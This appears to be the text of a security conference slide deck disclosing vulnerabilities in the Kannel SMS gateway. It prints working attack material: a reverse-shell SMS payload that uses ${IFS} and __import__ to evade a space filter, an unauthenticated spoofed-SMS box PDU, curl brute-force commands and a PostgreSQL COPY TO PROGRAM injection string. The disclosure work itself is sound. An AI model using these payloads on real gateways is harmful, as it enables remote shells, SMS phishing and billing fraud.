meta_data_unpack uses octstr_len -> reads PAST the \0
```

WHY IT MATTERS

```
meta_data_unpack -> hidden SMPP params reach the PDU
logs / headers   -> show only the clean prefix
```

➤ **THE BUG** – writes \0 but loops on the INPUT pointer – embeds the NUL

- ▶ url_decode writes \0 then keeps reading – so the NUL ends up inside the string.
- ▶ meta_data_unpack uses octstr_len → parses hidden groups past the \0.
- ▶ Every log / monitor / header uses octstr_get_cstr → truncates at \0.
- ▶ Engine binary-safe + monitoring C-string = the split.
- ▶ Net: the message on the wire and the message in your logs are different - and nothing warns you.

KANNEL bug – the binary-safe / C-string asymmetry. Not protocol, not config.

Where the NUL Travels

SURFACE	WHAT'S HIDDEN	ARTEFACT
-----	-----	-----
sendsms text=	body after \0	len!=shown
sendsms meta-data=	hidden SMPP params	len!=shown
sendsms from=	corrupts PDU (DoS)	PDU parse err
access log	body / UDH	len!=shown
smsbox exec=	arg after \0 (cut)	short arg
inbound SMPP body	binary after \0	len!=shown
UCS-2 (inherent!)	the WHOLE body	[msg:N/] empty

- ▶ The engine reads the whole field (past the NUL); logs and monitors stop at the NUL - so everywhere below, the two disagree.
- ▶ from= corrupts the PDU (a DoS) – it does not hide a sender.
- ▶ exec=: the NUL TRUNCATES the command – it does NOT give a shell.
- ▶ Only detectable artefact: logged length != displayed content.

Breadth is the point – the asymmetry leaks everywhere octstr_get_cstr is used.

UCS-2: Every Message Logs as Empty

```
'Your OTP is 847291' in UCS-2 =  
00 59 00 6F 00 75 00 72 ... // ASCII char -> \0 first  
^ first byte is \0
```

```
bb_alog.c: octstr_get_cstr(msgdata) -> '' (stops at 0)  
log line : [msg:36/] 36 bytes, EMPTY body
```


```
'Y'=00 59 'o'=00 6F 'u'=00 75 'r'=00 72 ...  
every char -> 2 bytes; high byte always 00,  
so, the body BEGINS with a 00 (a NUL).
```

- ▶ UCS-2 stores `\0` as the first byte of every ASCII character.
- ▶ So Kannel logs the body as EMPTY – for every UCS-2 message.
- ▶ No injection, no `%00` needed – audit-blindness for free.
- ▶ Operators can't read UCS-2 content from the access log at all.
- ▶ Any non-Latin text (Greek, Arabic, emoji) is UCS-2 by default - those messages are invisible in the log too.

Not even an attack – an inherent logging blind spot. Send UCS-2, become invisible.

'Reading SMS is inherent' Yes – but no cert verification lets a MitM in, not just a contracted carrier.

These Primitives → Two Root Causes



The trust-model flaws can't be patched – the architecture must change. The code bugs can..

Who Can Exploit This?

ATTACK	POSITION NEEDED	ACTOR
Silent censorship	be / own the SMSC	rogue agg · insider
Billing fraud	be / own the SMSC	fraud agg · insider
2FA / OTP bypass	be / MitM the SMSC	rogue agg · MitM
DLR cross-contam	own SMSC (+ id config)	rogue agg · relay
NUL audit evasion	a sendsms API account	insider · stolen creds
Reach an exposed Kannel	box/admin port open	anyone (Shodan)

Most need a position between Kannel and the carrier – a rogue or MitM SMSC. The NUL audit-evasion needs only a sendsms login.

> 4.20 • live demo

Live Demo – Observer in Action

```
nickvourd@kannel-server:~$ python3 /tmp/poc_seqconfusion_abuse.py
SeqConfusion: ROGUE SMSC ATTACK – Message Censorship + Billing Fraud
=====
Kannel server: 127.0.0.1:13013 (smsbox)
Rogue SMSC: 0.0.0.0:2775 (Kannel connects here)
DLR callbacks: Kannel → http://127.0.0.1:18080/dlr
Kannel config must have: host = 127.0.0.1, port = 2775
[*] DLR listener started on :18080
[*] Rogue SMSC listening on :2775...
[]
```

```
nickvourd@kannel-server:~$ python3 /tmp/kannel_observer.py
SeqConfusion Kannel Observer – DEF CON Live Attack Annotator
=====
Log: /tmp/seqconfusion_bb.log
Start: 01:44:37.059
BLUE submit_sm (app → Kannel → SMSC)
GREEN accepted / DLR matched / callback
RED ATTACK 1 censorship / DLR lost / error
YELLOW ATTACK 2 billing fraud / ATTACK 3 response swap
CYAN DLR tracking
=====
Waiting for Kannel log... (start poc_seqconfusion_abuse.py, then Kannel)
[]
```

The observer sees the truth. The application sees a lie. Kannel has no way to tell the difference.

> § 5 · surrounding attack surface

The Surrounding Attack Surface

Before the carrier link: the **box port & the admin port**. Just reach the port.

Unauthenticated SMS Injection – How It Works

The box port is the gateway's internal back door – and it has no lock.

```
attacker          bearerbox :13001          SMSC -> phone
| TCP connect (no auth) |
| -- box PDU: type=sms ->| deliver_sms_to_queue| -> sent
|                       | (no identify needed)|
| <----- ack -----> |
```

one box PDU, sent immediately (no login):
type=sms sender="YourBank" receiver="+30... text=...
-> **accepted on the FIRST read, before any identify**

- ▶ smsbox / sqlbox / opensmppbox normally attach here over TCP
- ▶ Kannel assumes :13001 is internal-only – nothing enforces it
- ▶ A type=sms PDU is routed on the FIRST read, pre-identify
- ▶ So anyone who reaches :13001 sends SMS as anyone
- ▶ Sender, receiver and text are fully attacker-set - spoof anyone, at scale.

13001 the internal port that should never face the internet

No Creds? No Problem!

```
gw/bb_boxc.c - boxc_receiver()          (:301)
while (conn->alive) {                    // no login, no auth
    msg = read_from_box(conn); // :311 raw box PDU
    if (msg_type(msg) == sms) { // :330 TYPE check only
        deliver_sms_to_queue(msg, conn); // :334 ->SMSC NOW
        if (conn->routable == 0)
            conn->routable = 1; // :337 set AFTER deliver
    }
    else if (cmd_identify) {...} // :379 identify OPTIONAL
}

// NOTE: 'routable' is NOT an auth gate -
// it is set only AFTER the SMS above is sent,
// and only lets replies route BACK to this box.
```

➤ **THE BUG** – routed to the SMSC before any identify – no auth gate

▸ Box port :13001 – smsbox/sqlbox/opensmppbox attach here

▸ No password in the box protocol (CWE-284)

▸ SMS routed on first read – before any identify

▸ box-allow-ip is the only gate, default = allow all

▸ 'routable' is NOT a security check - it's set AFTER the SMS is already delivered, and only decides whether replies route back to this box.

CVSS 9.8 · stock 1.5.0 · the only real barrier is a firewall.

Inject SMS As Anyone

- 1) TCP connect bearerbox:13001 (no auth)
- 2) send ONE box PDU, skip cmd_identify:
[len][msg_type = 2 (sms)]
sender = "YourBank" <- spoofed
receiver = +30698XXXXXX <- target/premium
msgdata = "Your code is 000000"
dlr-url = http://attacker/leak (optional)
- 3) bearerbox -> deliver_sms_to_queue -> SMSC -> phone
- 4) read ack - accepted, no creds ever sent

on the wire - one length-prefixed PDU:


```
00 00 00 30 = len(48)    00 00 00 02 = msg_type sms
00 00 00 08 Y o u r B a n k      sender (len+bytes)
00 00 00 0C + 3 0 6 9 8 ...      receiver
FF FF FF FF = udh NULL  [len]"Your code.." msgdata
... + ~30 packed int fields (big-endian)
```

- ▶ Spoof any sender – phish as a bank / government
- ▶ Mass injection + premium-rate billing fraud
- ▶ dlr-url -> exfiltrate delivery metadata
- ▶ Flood -> SMSC queue exhaustion (DoS)
- ▶ One TCP connection, one PDU - no rate limit at the protocol level.

Binary box protocol, not HTTP. PoC: the box-injection PoC.

> 5.1c · video demo

Demo – SMS Injection



Stock Kannel 1.5.0. No credentials. One TCP connection.

Admin Login Weakness – How It Works

The admin login leaks its own password through time – and can't count failures.

```
attacker          admin :13000
| guess pw ----->| Password checked byte-by-byte; it stops at the first wrong one, so a
                    | correct guess answers slightly slower (a timing leak).

| <-- Denied -----| sleep += 1s    (one shared timer)

| /status(mon pw)->| sleep = 0        <- reset the timer

| guess again ---->| ...now instant
```

- ▶ Password compared with memcmp – not constant-time (timing leak)
- ▶ Brute-force backoff is one shared variable, beaten by concurrency
- ▶ A successful monitoring login zeroes that timer
- ▶ Low-priv monitoring credential -> full admin, char by char
- ▶ Bottom line: the timing read is NOT practical over LAN or the internet (25ns vs jitter) - only the no-lockout + reset bug actually works.

~25ns per correct char - swamped by jitter on LAN AND the internet; not a practical remote read

Admin Login: Timing + Backoff Bypass

```
gw/bb_http.c - httpd_check_authorization()
static double sleep = 0.01;          // :101 shared, no mutex
...
if (octstr_compare(pw, ha_password)!=0) // :112
    goto denied;    // octstr_compare = memcmp (NOT const-time)
sleep = 0.0;        // :120 ANY success resets the timer
denied:
    gthread_sleep(sleep); // :123 delay grows...
    sleep += 1.0;         // :124 ...+1s per wrong guess

// RESET BUG (the one that works, any network):
// sleep=0.0 on ANY success (:120); /status &
// /store-status share it + take a low-priv
// status-password -> badge in -> backoff zeroed.
```

➤ **THE BUG** – memcmp: quits on first wrong byte -> timing leak

- ▶ memcmp timing leak ~25ns/char (CWE-208) - real in code, NOT extractable over LAN/internet
- ▶ The slowdown is ONE shared variable (CWE-307), not per-user - so a burst of guesses beats it.
- ▶ Any successful /status or /store-status login sets that variable back to 0.
- ▶ Reset it with the low-priv monitoring password, then guess the admin password at full speed.

Three flaws, one function: (timing) + (race/no-lockout).

Read the Admin Password, Char by Char

```
# per character:
curl '.../status?password=<status-pw>' # reset timer=0
curl '.../log-level?password=<prefix+c+XX>' # timed guess
# slowest of a-z0-9A-Z = the next correct char

# burst mode (no status-pw needed):
#   fire all candidates at once -> shared delay cancels,
#   last-to-return = correct char (also beats backoff)

# THE RESET is the real exploit (any network):
#   any /status success -> backoff = 0 -> keep guessing
#   needs a status-password (monitoring cred);
#   a wide-open /status does NOT reset (no login recorded)
```

- ▶ Full admin pw -> shutdown / reroute the gateway
- ▶ No lockout: ~1,600 guesses/sec confirmed
- ▶ HONEST LIMIT: the ~25ns signal is NOT extractable over LAN or the internet.
- ▶ Even on a LAN, us-ms jitter buries 25ns - timing extraction is not doable remotely.

The reset + no-lockout works over any network; the timing read is not doable over LAN or internet.

> § 6 • remote code execution

From the Trust Boundary to a Shell

Modern Kannel's parser held – so we attacked the **trust model & the database** and got shells.

SMS-to-Shell – How It Works

When the gateway runs a program per SMS, the SMS becomes the command.

```
phone/MO -> smsbox keyword -> exec = /bin/echo %S
                        |   %S = raw SMS body
                        v
                        popen("...") -> /bin/sh -c
                        v
                        shell
```

e.g. SMS body: `c ;python3 -c '<revshell>'`
keyword 'c' matches -> %S = the rest of the message
cmd = `/bin/echo ;python3 -c '<revshell>'`
`/bin/sh -c: echo (harmless) ; then the attacker's code`

- ▶ An `exec=` sms-service runs a shell command per matching SMS
- ▶ %S / %a / %p splice the raw message into that command
- ▶ No escaping -> shell metacharacters execute (`${IFS}` beats filter)
- ▶ Config-dependent: only deployments using `exec=` (not `get-url`)
- ▶ Triggered by any matching MO SMS - from a rogue SMSC OR a real phone.
- ▶ Keyword = the SMS's first word – usually public or guessable (rarely a real barrier).

exec=the feature that turns a text message into `/bin/sh -c`

SMS Content -> popen()

```
gw/urltrans.c - fill_escape_codes()      (:613)
case 'S':                                // %S = raw SMS body
    octstr_append(result, msg->sms.msgdata); // NO escaping
```

```
gw/smsbox.c                                (:1273)
    f = popen(octstr_get_cstr(cmd), "r"); // -> /bin/sh -c


// %S copies the RAW SMS body into the command - unescaped;
// popen() hands the whole string to /bin/sh -c, so any
// ; | $( ) ${IFS} in the SMS is executed by the shell.
```

➤ **THE BUG** – attacker SMS -> /bin/sh -c, unescaped

- ▶ exec= sms-service builds a shell cmd from raw SMS (%S/%a/%p)
- ▶ popen() -> /bin/sh -c, no metachar escaping (CWE-78)
- ▶ check_num_args() only blocks spaces -> bypass with \${IFS}
- ▶ Send an SMS, get a shell
- ▶ Two files, one chain: urltrans.c builds the string, smsbox.c popen()s it.

Config-dependent: needs exec not get-url.

Demo – Send an SMS, Get a Shell



The cleanest RCE: a text message becomes `/bin/sh -c`.

From a Mobile SMS to a Shell – Step by Step

- (1) attacker phone / rogue SMSC sends an MO SMS:
text = cmdi ;python3\${IFS}-c\${IFS}'<revshell>'
- (2) carrier -> Kannel bearerbox (deliver_sm)
- (3) bearerbox -> smsbox; keyword 'cmdi' matches a
sms-service with exec = /bin/echo %S
- (4) %S substitution – raw SMS spliced in, UNescaped:
cmd = /bin/echo cmdi ; python3 -c '<revshell>'
- (5) **popen(cmd) -> /bin/sh -c : echo runs, then ';' starts the attacker's python reverse shell**
- (6) attacker gets a PTY shell as the Kannel user

➤ **THE BUG** – popen runs the whole string via /bin/sh - ';' executes the attacker's command

- ▶ Trigger is an inbound (MO) text – from a handset or a rogue SMSC.
- ▶ \${IFS} stands in for spaces, so check_num_args() lets it through.
- ▶ popen runs the whole string via /bin/sh - ';' chains the attacker's command.
- ▶ No memory bug, no exploit-dev – a text message becomes a shell.

Config-gated: needs an exec= sms-service. Confirmed live on stock 1.5.0 (uid=1000).

Three Things You Have to Escape

- 1) SPACE FILTER `check_num_args()` counts space-words
a space -> `${IFS}` (whitespace, not a `0x20`)
`python3 -c` becomes `python3${IFS}-c`
- 2) PYTHON IMPORT `import socket` needs a space
`import socket` -> `__import__("socket")`
a builtin function – no keyword, no space
- 3) QUOTES/SYNTAX the payload sits in the template
; chains commands • the python is single-quoted
`/bin/echo cmd1 ; python3 -c <revshell>`

➤ **THE BUG** – `${IFS}`: one word to the filter, whitespace to the shell

- `check_num_args` splits on space/tab/newline – but NOT on `${IFS}`.
- `${IFS}` passes the filter, then the shell expands it to whitespace.
- `__import__()` replaces `import X` so the Python needs no spaces.
- `;` separates the harmless echo from the attacker's command.

Three small escapes turn a space-filtered field into arbitrary shell.

Building & Delivering the Payload

```
clean revshell (spaces + import keywords):
    import socket; s=socket.socket(); s.connect(..)
    import os; os.dup2(..); import pty; pty.spawn('sh')

spaceless + no keywords:
    s=__import__("socket").socket();s.connect(("IP",4444));
    __import__("os").dup2(..);__import__("pty").spawn("sh")

wrapped for exec (${IFS}=spaces) – 232 bytes, 1 SMS:
    cmdi ;python3${IFS}-c${IFS}'<spaceless code>'

deliver: rogue SMSC :2775 -> Kannel binds out -> 1 deliver_sm
```

- ▶ 232 bytes – fits in a single SMS.
- ▶ Kannel is set to connect OUT to the rogue SMSC (smc=smpp, transceiver).
- ▶ One inbound deliver_sm with keyword cmdi triggers the exec service.
- ▶ Shell lands as uid=1000 (an SSH reverse tunnel catches it in the lab).

Clean Python -> spaceless -> \${IFS}-wrapped -> one SMS -> shell. Stock 1.5.0.

One SMS -> Reverse Shell

```
sms-service:  exec = /bin/echo %S    (vulnerable config)
```

```
payload (spaceless, one SMS):
```

```
cmdi ;python3${IFS}-c${IFS}'<socket->pty.spawn("sh")>'
```

```
delivery: rogue SMSC sends deliver_sm (MO)
```

```
-> smsbox keyword 'cmdi' -> exec -> popen -> revshell
```

- ▶ `${IFS}` = shell space -> slips past the space filter
- ▶ Full interactive PTY as the Kannel user (root if run as root)
- ▶ Confirmed live on stock 1.5.0 (uid=1000)
- ▶ PoC: the SMS-to-shell PoC (rogue SMSC :2775)

Anchor RCE: no memory bug, no DB. SMS in -> shell out.

> 6.1h • the lab in plain English

The Lab, in Plain English

Every part of a real mobile network – rebuilt in software, on one machine.

THE REAL WORLD	→	WHAT WE RAN	
your phone	→	OsmocomBB "mobile"	types & sends the SMS
the radio / airwaves	→	a virtual cable	same bits – no RF
the cell tower	→	osmo-bts-virtual	
the network switchboard	→	osmo-bsc + osmo-msc	routes the message
the subscriber database	→	osmo-hlr	knows the SIM
the carrier's SMS centre	→	built into osmo-msc	hands SMS to apps
the SMS gateway	→	Kannel ← the target	

It all runs on one virtual machine. The only faked part is the radio – and it changes zero bytes of the message.

> 6.1i · full GSM origination

Not a Rogue SMSC – a Real Phone

We rebuilt the demo as a full **virtual GSM network**: the SMS is typed on an actual handset stack and rides the real radio → core → SMPP path.

```
[ OsmocomBB virtphy + mobile ] the "phone"
| virtual Um (GSMTAP/UDP)
v
osmo-bts-virtual          BTS
| Abis/IP
v
osmo-bsc --(M3UA)-- osmo-stp
| A-interface
v
osmo-msc --GSUP-- osmo-hlr MSC = SMSC
| SMPP deliver_sm (MO)
v
Kannel ESME · default-route
| exec = /bin/echo %S
v
popen() -> /bin/sh -> SHELL
```

- > Same RCE – proven from genuine GSM origination, not byte-injection
- > osmo-msc IS the SMSC; Kannel binds as an ESME on SMPP :2775
- > Every hop is real signalling – capturable in Wireshark (GSMTAP)
- > Threat: a malicious subscriber, not just a rogue carrier

```
osmo-msc VTY · show subscriber cache

OsmoMSC# show subscriber cache
Subscriber #00:
MSISDN : 1234
IMSI   : 001010000000001
TMSI   : AC4A2FF9
RAN    : GERAN-A   LAC/CI: 1 / 6969
Conf. by radio contact : true
Location conf. in HLR  : true
Use count: 1 (attached)

# the virtual handset is camped & registered on the cell
```

Why a Phone's _ Isn't a Computer's _

SMS uses a different alphabet code than computers. Most letters match – a few don't.

character	phone-code (GSM-7)	computer-code (ASCII)
_ underscore	17	95 ← different!
\$ dollar	2	36
{ } [] ~	two bytes (escape)	one byte

Our payload is built from _ { } \$ – exactly the mismatched ones.

Two languages that share an alphabet but spell a few letters differently. Use the wrong one and the message turns to gibberish.

> 6.1k • the encoding trap

Surviving GSM-7 – The Charset Trap

A real phone doesn't send ASCII. **GSM 03.38** puts `_ { } $` at different code points – and the payload is built from exactly those.

> `_` is **0x11** in GSM-7 (0x5F in ASCII); `{ } | ~` are 2-byte escapes

> osmo-msc tagged GSM-7 bytes as **data_coding=1** (ASCII)
→

Kannel never transcoded → **__import__** and **\${IFS}** corrupted

> Fix: esme **dcs-transparent** → **data_coding=0** →

Kannel's default GSM-7 → UTF-8 conversion runs

> Matches **prod**: real gateways rely on the same default (no alt-charset)

```
kannel · deliver_sm payload bytes (GSM-7)

— BEFORE osmo-msc default —
data_coding: 1 (SMPP IA5/ASCII – WRONG label)
..65 30 30 37 11 63 61 6e.. e007_canary
Kannel copies byte 0x11 raw → not '_'
file: /tmp/cve007_canary.txt MANGLED

— AFTER esme dcs-transparent —
data_coding: 0 (GSM 7-bit default alphabet)
..6f 6e 33 02 1b 28 49 46 53 1b 29 $ { I F S }
Kannel transcodes GSM-7 → UTF-8
_ { } $ all survive intact ✓
```

The injection PoC hides this – it ships raw ASCII. **Only a real handset exercises the encoding layer, and that's where payloads break.**

A Phone Sends a Text, a Shell Opens

```
sms-service: exec = /bin/echo %S
```

the exact SMS sent from the handset (159 septets, one segment):

```
c ;python3${IFS}-c'  
s=__import__("socket").socket();  
s.connect(("127.0.0.1",4444));  
o=__import__("os");o.dup2(s.fileno(),0);  
o.dup2(s.fileno(),1);o.system("sh")'
```

- > `__import__` = no spaces in Python (`${IFS}` only expands in the shell)
- > Must fit one segment – OsmocomBB mobile truncates at 160 septets
- > Shell as `uid=1000` – the operator typed nothing

```
attacker listener · 127.0.0.1:4444  
  
# one SMS typed on the handset →  
listening  
CONNECT from ('127.0.0.1', 47896)  
--- shell ---  
$ id  
uid=1000(kavasilo) gid=1000(kavasilo)  
groups=1000(kavasilo),4(adm),24(cdrom),27(sudo)...  
$ hostname  
kavasilo-virtual-machine  
$ uname -a  
Linux kavasilo-virtual-machine 6.8.0-111-generic  
#111~22.04.1-Ubuntu ... x86_64 GNU/Linux
```

Typed on a handset.
Executed on the gateway.

What We Actually Proved

WHAT PEOPLE EXPECT

```
Attacker machine
  | SMPP / TCP
  v
bearerbox → smsbox exec=
  v
  shell
```

Direct SMPP injection – you're already inside the operator's net or hold SMSC creds.

WHAT WE PROVED

```
Virtual handset
  | GSM air interface (SDCCH/LAPDm)
  v
BTS → BSC → MSC
  | SMPP deliver_sm (MO)
  v
Kannel exec= → shell
```

Payload crossed a real GSM stack: GSM-7 encoded → air interface → MSC decodes → SMPP → popen().

Far more dangerous: only a phone + the keyword. No SMPP creds, no operator-network access – the attack surface is **any subscriber** who can reach the short code. Encoding survives: `${IFS} $ { }` round-trip (dcs-transparent).

DLR SQLi -> RCE — How It Works

A delivery receipt the gateway trusts becomes a SQL query – then a shell.

```
dlr-url (client)  -+
                  +-> dlr_pgsql INSERT/SELECT ('%s') no escaping
message_id (SMSC) -+      |  '; COPY ... TO PROGRAM 'cmd'
                      v
                  PostgreSQL -> /bin/sh -c -> shell (postgres)
```

- ▶ DB-backed DLR stores receipt fields by pasting into SQL
- ▶ Two untrusted inputs: dlr-url (client) and message_id (SMSC)
- ▶ Stacked query + COPY TO PROGRAM = OS command execution
- ▶ Hits HA/production gateways (shared DB-backed DLR)

COPYTO PROGRAM – PostgreSQL's built-in path to /bin/sh

DLR PostgreSQL Injection -> COPY TO PROGRAM

```
gw/dlr_pgsql.c - dlr_pgsql_add()           (:144)
sql = octstr_format(
    "INSERT INTO ... VALUES ('%s', ... '%s');",
    ..., octstr_get_cstr(entry->url), ...); // dlr-url, NO esc

gw/dlr_pgsql.c - dlr_pgsql_get()           (:176)
"... WHERE ts='%S' ..." // SMSC message_id, NO esc
```

➤ **THE BUG** – attacker value pasted into SQL, unescaped

- ▶ Raw '%s' interpolation – no PQescape/PQexecParams (CWE-89)
- ▶ PQexec runs stacked statements (; ...)
- ▶ COPY ... TO PROGRAM -> /bin/sh -c -> RCE as postgres
- ▶ Two inputs: dlr-url (client) AND message_id (SMSC)

PgSQL/MSSQL backends only; the MySQL backend escapes.

Client Path vs Trust-Boundary Path

```
PATH 1 – client / sendsms
  field : dlr-url HTTP parameter
  who   : anyone with sendsms creds (often admin:admin)
  status: confirmed shell as postgres
```

```
PATH 2 – SMSC message_id      <-- THE THESIS
  field : receipted_message_id TLV in a delivery receipt
  who   : rogue / MitM upstream SMSC – NO gateway creds
  status: confirmed revshell, uid=110(postgres)
```

- ▶ PATH 2: hostile upstream -> shell, no login on the gateway
- ▶ Fires even with 0 DLR rows (PQexec runs all statements)
- ▶ TLV capped 64 chars -> stage revshell over HTTP (curl|sh)
- ▶ DB role needs SUPERUSER for program-exec

DB-backed DLR = the signature of HA / billing-grade deployments.

The COPY TO PROGRAM Payload

```
PATH 1 (dlr-url):  
...&dlr-url=http://x/'; COPY (SELECT '') TO  
PROGRAM 'id>/tmp/pwned'; --
```

